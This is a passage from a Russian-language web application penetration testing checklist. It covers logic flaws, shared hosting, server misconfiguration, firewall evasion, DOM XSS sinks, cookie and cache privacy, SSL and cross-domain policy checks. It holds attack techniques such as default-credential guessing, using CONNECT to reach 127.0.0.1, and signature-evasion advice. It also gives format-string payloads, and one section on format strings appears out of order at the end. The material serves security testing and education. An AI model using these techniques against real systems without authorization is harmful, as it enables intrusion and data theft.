Для критичных функций безопасности приложения, которые обрабатывают несколько элементов пользовательского ввода и принимают на их основании решение, проверьте устойчивость приложения к запросам с неполным вводом.

9.3.2

Для каждого параметра поочерёдно удаляйте из запроса как имя, так и значение. Отслеживайте ответы приложения в поисках отклонений поведения и сообщений об ошибках, проливающих свет на выполняемую логику.

9.3.3

Если изменяемый запрос является частью многоэтапного процесса, пройдите процесс до конца, поскольку приложение может сохранять в сеансе данные, отправленные на ранних этапах, а обрабатывать их позднее.

9.4. Проверьте границы доверия

9.4.1

Исследуйте обработку приложением переходов между разными видами доверия к пользователю. Ищите функции, где пользователь с определённым состоянием доверия может накопить некоторое состояние, относящееся к его личности. Например, анонимный пользователь может предоставить личные сведения при самостоятельной регистрации или пройти часть процесса восстановления учётной записи, предназначенного для установления его личности.

9.4.2

Постарайтесь найти способы неправильного перехода через границы доверия, накапливая соответствующее состояние в одной области, а затем переключаясь в другую необычным способом. Например, завершив часть процесса восстановления учётной записи, попробуйте перейти к аутентифицированной странице, специфичной для пользователя. Проверьте, не назначает ли приложение неподобающий уровень доверия при таком переходе.

9.4.3

Определите, можно ли прямо или косвенно использовать функцию с более высокими привилегиями для доступа к сведениям или их вывода.

9.5. Проверьте логику транзакций

9.5.1

Если приложение накладывает ограничения на транзакции, проверьте последствия отправки отрицательных значений. Если они принимаются, ограничения может быть возможно преодолеть посредством крупных транзакций в противоположном направлении.

9.5.2

Проверьте, можно ли последовательностью транзакций создать состояние, пригодное для эксплуатации с полезной целью. Например, может оказаться возможным выполнить несколько переводов малой стоимости между счетами и накопить большой баланс, который логика приложения должна была предотвращать.

9.5.3

Если приложение корректирует цены или другие чувствительные значения на основании критериев, определяемых управляемыми пользователем данными или действиями, сначала разберитесь в алгоритмах приложения и точке логики, где выполняются корректировки. Определите, применяются ли они однократно или пересматриваются в ответ на дальнейшие действия пользователя.

9.5.4

Постарайтесь найти способы манипулировать поведением приложения так, чтобы привести его в состояние, где применённые корректировки не соответствуют исходным критериям разработчиков.

10. Проверка уязвимостей совместного хостинга




Рис. 21-11. Проверка уязвимостей совместного хостинга

10.1. Проверьте разделение в общей инфраструктуре

10.1.1

Если приложение размещено в общей инфраструктуре, исследуйте механизмы доступа, предоставляемые клиентам общей среды для обновления и управления содержимым и функциями. Рассмотрите следующие вопросы:

• использует ли средство удалённого доступа безопасный протокол и должным образом защищённую инфраструктуру;
• могут ли клиенты обращаться к файлам, данным и другим ресурсам, к которым им законно не требуется доступ;
• могут ли клиенты получить интерактивную оболочку в среде хостинга и выполнять произвольные команды.

10.1.2

Если для настройки и персонализации общей среды клиентами используется собственное приложение, рассмотрите возможность выбрать его целью, чтобы скомпрометировать саму среду и отдельные работающие в ней приложения.

10.1.3

Если в одном приложении удаётся добиться выполнения команд, SQL-инъекции или произвольного доступа к файлам, тщательно исследуйте, позволяет ли это развить атаку против других приложений.

10.2. Проверьте разделение между приложениями на ASP-хостинге

10.2.1

Если приложение принадлежит службе ASP-хостинга, состоящей из сочетания общих и специализированных компонентов, выявите общие компоненты, например механизмы ведения журналов, административные функции и компоненты кода базы данных. Попробуйте использовать их для компрометации общей части приложения и последующей атаки на другие отдельные приложения.

10.2.2

Если в общей среде любого рода используется общая база данных, проведите всесторонний аудит конфигурации базы данных, уровня исправлений, структуры таблиц и разрешений при помощи инструмента сканирования баз данных вроде NGSSquirrel. Любые дефекты модели безопасности базы данных могут предоставить способ развить атаку из одного приложения против другого.

11. Проверка уязвимостей сервера приложений




Рис. 21-12. Проверка уязвимостей веб-сервера

11.1. Проверьте стандартные учётные данные

11.1.1

Просмотрите результаты картографирования приложения и выявите используемые веб-сервер и другие технологии, которые могут содержать доступные административные интерфейсы.

11.1.2

Выполните сканирование портов веб-сервера и выявите административные интерфейсы, работающие на порту, отличном от порта основного целевого приложения.

11.1.3

Для всех выявленных интерфейсов обратитесь к документации производителя и распространённым спискам стандартных паролей, чтобы получить стандартные учётные данные.

11.1.4

Если стандартные учётные данные не работают, примените этапы раздела 4 и попытайтесь угадать действительные учётные данные.

11.1.5

Если удалось получить доступ к административному интерфейсу, просмотрите доступные функции и определите, можно ли использовать их для дальнейшей компрометации узла и атаки на основное приложение.

11.2. Проверьте стандартное содержимое

11.2.1

Просмотрите результаты сканирования Nikto из этапа 1.4.1 и выявите стандартное содержимое, которое может присутствовать на сервере, но не является неотъемлемой частью приложения.

11.2.2

Используйте поисковые системы и другие ресурсы, например `www.exploit-db.com` и `www.osvdb.org`, чтобы выявить стандартное содержимое и функции, включённые в заведомо используемые технологии. Если возможно, установите их локально и найдите стандартные функции, которые можно использовать в атаке.

11.2.3

Исследуйте стандартное содержимое и найдите функции или уязвимости, которые можно использовать для атаки на сервер или приложение.

11.3. Проверьте опасные методы HTTP

11.3.1

Используйте метод OPTIONS, чтобы перечислить HTTP-методы, которые сервер объявляет доступными. Учтите, что в разных каталогах могут быть включены разные методы. Эту проверку можно провести посредством сканирования уязвимостей в Paros.

11.3.2

Вручную попробуйте каждый указанный метод и подтвердите, действительно ли его можно использовать.

11.3.3

Если обнаружены включённые методы WebDAV, для дальнейшего исследования используйте клиент с поддержкой WebDAV, например Microsoft FrontPage или вариант Open as Web Folder в Internet Explorer.

11.4. Проверьте функции прокси

11.4.1

При помощи запросов GET и CONNECT попробуйте использовать веб-сервер как прокси для подключения к другим серверам в Интернете и получения их содержимого.

11.4.2

При помощи запросов GET и CONNECT попробуйте подключиться к разным IP-адресам и портам в инфраструктуре хостинга.

11.4.3

При помощи запросов GET и CONNECT попробуйте подключиться к распространённым номерам портов самого веб-сервера, указав в запросе целевой узел `127.0.0.1`.

11.5. Проверьте неправильную конфигурацию виртуального хостинга

11.5.1

Отправляйте запросы GET корневого каталога со следующими вариантами:

• правильный заголовок `Host`;
• фиктивный заголовок `Host`;
• IP-адрес сервера в заголовке `Host`;
• без заголовка `Host`, только для HTTP/1.0.

11.5.2

Сравните ответы на эти запросы. Распространённый результат - получение листингов каталогов при использовании IP-адреса сервера в заголовке `Host`. Может также обнаружиться другое стандартное содержимое.

11.5.3

Если наблюдается другое поведение, повторите процедуры картографирования приложения из раздела 1 с именем узла, давшим отличающиеся результаты. Обязательно выполните сканирование Nikto с параметром `-vhost`, чтобы выявить стандартное содержимое, которое могло быть упущено при первоначальном картографировании.

11.6. Проверьте ошибки программного обеспечения веб-сервера

11.6.1

Запустите Nessus и другие доступные сходные сканеры для выявления известных уязвимостей атакуемого программного обеспечения веб-сервера.

11.6.2

Просмотрите такие ресурсы, как Security Focus, Bugtraq и Full Disclosure, чтобы найти подробности недавно обнаруженных уязвимостей, которые могли быть не исправлены в цели.

11.6.3

Если приложение разработано сторонней организацией, выясните, поставляется ли оно с собственным веб-сервером, часто сервером с открытым исходным кодом. Если да, исследуйте его на наличие уязвимостей. Учтите, что стандартный баннер сервера в этом случае мог быть изменён.

11.6.4

Если возможно, рассмотрите локальную установку атакуемого программного обеспечения и проведите собственное тестирование для поиска новых уязвимостей, которые ещё не обнаружены или не получили широкого распространения.

11.7. Проверьте межсетевое экранирование веб-приложения

11.7.1

Отправьте приложению произвольное имя параметра с очевидной полезной нагрузкой атаки в значении, желательно в месте, где приложение включает имя и/или значение в ответ. Если приложение блокирует атаку, вероятно, это вызвано внешней защитой.

11.7.2

Если можно отправить переменную, возвращаемую в ответе сервера, передайте ряд строк фаззинга и закодированных вариантов, чтобы выявить поведение защиты приложения при пользовательском вводе.

11.7.3

Подтвердите это поведение, выполняя те же атаки на переменные приложения.

11.7.4

Для всех строк и запросов фаззинга используйте строки полезной нагрузки, которые вряд ли присутствуют в стандартной базе сигнатур. Хотя привести примеры по определению невозможно, не используйте `/etc/passwd` или `/windows/system32/config/sam` как полезные нагрузки получения файлов. Не используйте также выражения вроде `<script>` в атаке XSS и `alert()` или `xss` как полезные нагрузки XSS.

11.7.5

Если конкретный запрос блокируется, попробуйте отправить тот же параметр в другом месте или контексте. Например, отправьте его в URL запроса GET, в теле запроса POST и в URL запроса POST.

11.7.6

В ASP.NET попробуйте также отправить параметр как файл cookie. API `Request.Params["foo"]` получит значение файла cookie с именем `foo`, если параметр `foo` не найден в строке запроса или теле сообщения.

11.7.7

Просмотрите все другие способы введения пользовательского ввода из главы 4 и выберите все незащищённые.

11.7.8

Выявите места, где пользовательский ввод отправляется или может отправляться в нестандартном формате, например с сериализацией или кодированием. Если таких мест нет, создайте строку атаки конкатенацией и/или разделением между несколькими переменными. Учтите: если целью является ASP.NET, для конкатенации атаки посредством нескольких указаний одной переменной может оказаться возможным применить HPP.

12. Прочие проверки




Рис. 21-13. Прочие проверки

12.1. Проверьте атаки на основе DOM

12.1.1

Выполните краткий анализ каждого фрагмента JavaScript, полученного от приложения. Выявите уязвимости XSS или перенаправления, которые можно вызвать специально сформированным URL, вводящим вредоносные данные в DOM соответствующей страницы. Включите все отдельные файлы JavaScript и сценарии в HTML-страницах, как статических, так и динамически создаваемых.

12.1.2

Выявите все случаи применения следующих API, которые могут использоваться для доступа к данным DOM, управляемым посредством специально сформированного URL:

```
document.location
document.URL
document.URLUnencoded
document.referrer
window.location
```

12.1.3

Проследите соответствующие данные по коду и выявите выполняемые с ними действия. Если данные или их изменённая форма передаются одному из следующих API, приложение может быть уязвимо к XSS:

```
document.write()
document.writeln()
document.body.innerHtml
eval()
window.execScript()
window.setInterval()
window.setTimeout()
```

12.1.4

Если данные передаются одному из следующих API, приложение может быть уязвимо к атаке перенаправления:

```
document.location
document.URL
document.open()
window.location.href
window.navigate()
window.open()
```

12.2. Проверьте локальные уязвимости конфиденциальности

12.2.1

Просмотрите журналы перехватывающего прокси и выявите все директивы `Set-Cookie`, полученные от приложения во время тестирования. Если любая из них содержит атрибут `expires` с будущей датой, файл cookie будет храниться браузерами пользователей до этой даты. Проверьте содержимое всех постоянных файлов cookie на наличие конфиденциальных данных.

12.2.2

Если задаётся постоянный файл cookie с конфиденциальными данными, локальный атакующий может перехватить их. Даже если данные зашифрованы, перехвативший их атакующий сможет повторно отправить файл cookie приложению и получить доступ ко всем разрешённым им данным или функциям.

12.2.3

Если страницы приложения с конфиденциальными данными доступны по HTTP, ищите директивы кеширования в ответах сервера. Если отсутствует любая из следующих директив в HTTP-заголовках или метатегах HTML, соответствующая страница может кешироваться одним или несколькими браузерами:

```
Expires: 0
Cache-control: no-cache
Pragma: no-cache
```

12.2.4

Выявите все случаи, когда конфиденциальные данные передаются в параметре URL. Если они существуют, исследуйте историю браузера и убедитесь, что эти данные сохранились в ней.

12.2.5

Для всех форм, собирающих конфиденциальные пользовательские данные, например реквизиты кредитной карты, просмотрите исходный код HTML. Если атрибут `autocomplete=off` не задан в теге формы или теге отдельного поля ввода, введённые данные сохраняются в браузерах с поддержкой автозаполнения, если пользователь не отключил эту функцию.

12.2.6

Проверьте локальное хранилище, специфичное для технологии.

12.2.6.1

Проверьте локальные объекты Flash при помощи подключаемого модуля BetterPrivacy для Firefox.

12.2.6.2

Проверьте изолированное хранилище Silverlight в следующем каталоге:

```
C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\
```

12.2.6.3

Проверьте любое применение локального хранилища HTML5.

12.3. Проверьте слабые шифры SSL

12.3.1

Если приложение использует SSL для какого-либо обмена, примените инструмент THCSSLCheck для перечисления поддерживаемых шифров и протоколов.

12.3.2

Если поддерживаются слабые или устаревшие шифры и протоколы, атакующий в подходящей позиции может понизить уровень защиты или расшифровать обмен SSL пользователя приложения, получив доступ к его конфиденциальным данным.

12.3.3

Некоторые веб-серверы объявляют поддержку отдельных слабых шифров и протоколов, но отказываются фактически завершать рукопожатие, если клиент их запрашивает. Это может приводить к ложноположительным результатам THCSSLCheck. Браузер Opera можно использовать для попытки полного рукопожатия с указанными слабыми протоколами и подтверждения, действительно ли через них можно обратиться к приложению.

12.4. Проверьте конфигурацию политики одного источника

12.4.1

Проверьте наличие файла `/crossdomain.xml`. Если приложение разрешает неограниченный доступ, указав `<allow-access-from domain="*" />`, объекты Flash с любого другого сайта могут выполнять двустороннее взаимодействие, используя сеансы пользователей приложения. Это позволит любому другому домену получать все данные и выполнять любые действия пользователя.

12.4.2

Проверьте наличие файла `/clientaccesspolicy.xml`. Как и для Flash, если конфигурация `<cross-domain-access>` слишком разрешительна, другие сайты могут выполнять двустороннее взаимодействие с оцениваемым сайтом.

12.4.3

Проверьте обработку приложением междоменных запросов через `XMLHttpRequest`, добавив заголовок `Origin`, указывающий другой домен, и исследовав возвращаемые заголовки `Access-Control`. Последствия для безопасности разрешения двустороннего доступа с любого домена или с определённых других доменов те же, что описаны для междоменной политики Flash.

13. Дальнейшее исследование утечки сведений

13.1

Во время всего исследования целевого приложения отслеживайте ответы в поисках сообщений об ошибках, которые могут содержать полезные сведения о причине ошибки, используемых технологиях, внутренней структуре и функциях приложения.

13.2

Если получены необычные сообщения об ошибках, исследуйте их при помощи стандартных поисковых систем. Для сужения результатов можно использовать расширенные функции поиска. Например:

```
"unable to retrieve" filetype:php
```

13.3

Просмотрите результаты поиска, отыскивая как обсуждения сообщения об ошибке, так и другие веб-сайты, где оно появлялось. Другие приложения могут выдавать то же сообщение в более подробном контексте, позволяя лучше понять условия возникновения ошибки. Используйте кеш поисковой системы, чтобы получить примеры сообщений, которых больше нет в действующем приложении.

13.4

Используйте поиск Google по коду для обнаружения общедоступного кода, который может отвечать за конкретное сообщение об ошибке. Ищите фрагменты сообщений, возможно жёстко заданные в исходном коде приложения. Можно также использовать различные расширенные функции поиска, чтобы указать язык кода и другие подробности, если они известны. Например:

```
unable\ to\ retrieve lang:php package:mail
```

13.5

Если получены сообщения об ошибках с трассировками стека, содержащими имена библиотек и сторонних компонентов кода, ищите эти имена в поисковых системах обоих типов.

8.2.3. Проверьте уязвимости форматных строк

8.2.3.1

Поочерёдно выбирая каждый параметр, отправляйте строки с длинными последовательностями различных спецификаторов формата. Например:

```
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n! etc...
%1!s!%2!s!%3!s!%4!s!%5!s!%6!s!%7!s!%8!s!%9!s!%10!s! etc...
```

Не забудьте URL-кодировать символ % как %25.

8.2.3.2

Отслеживайте ответы приложения в поисках аномальных событий, описанных в этапе 8.2.1.2.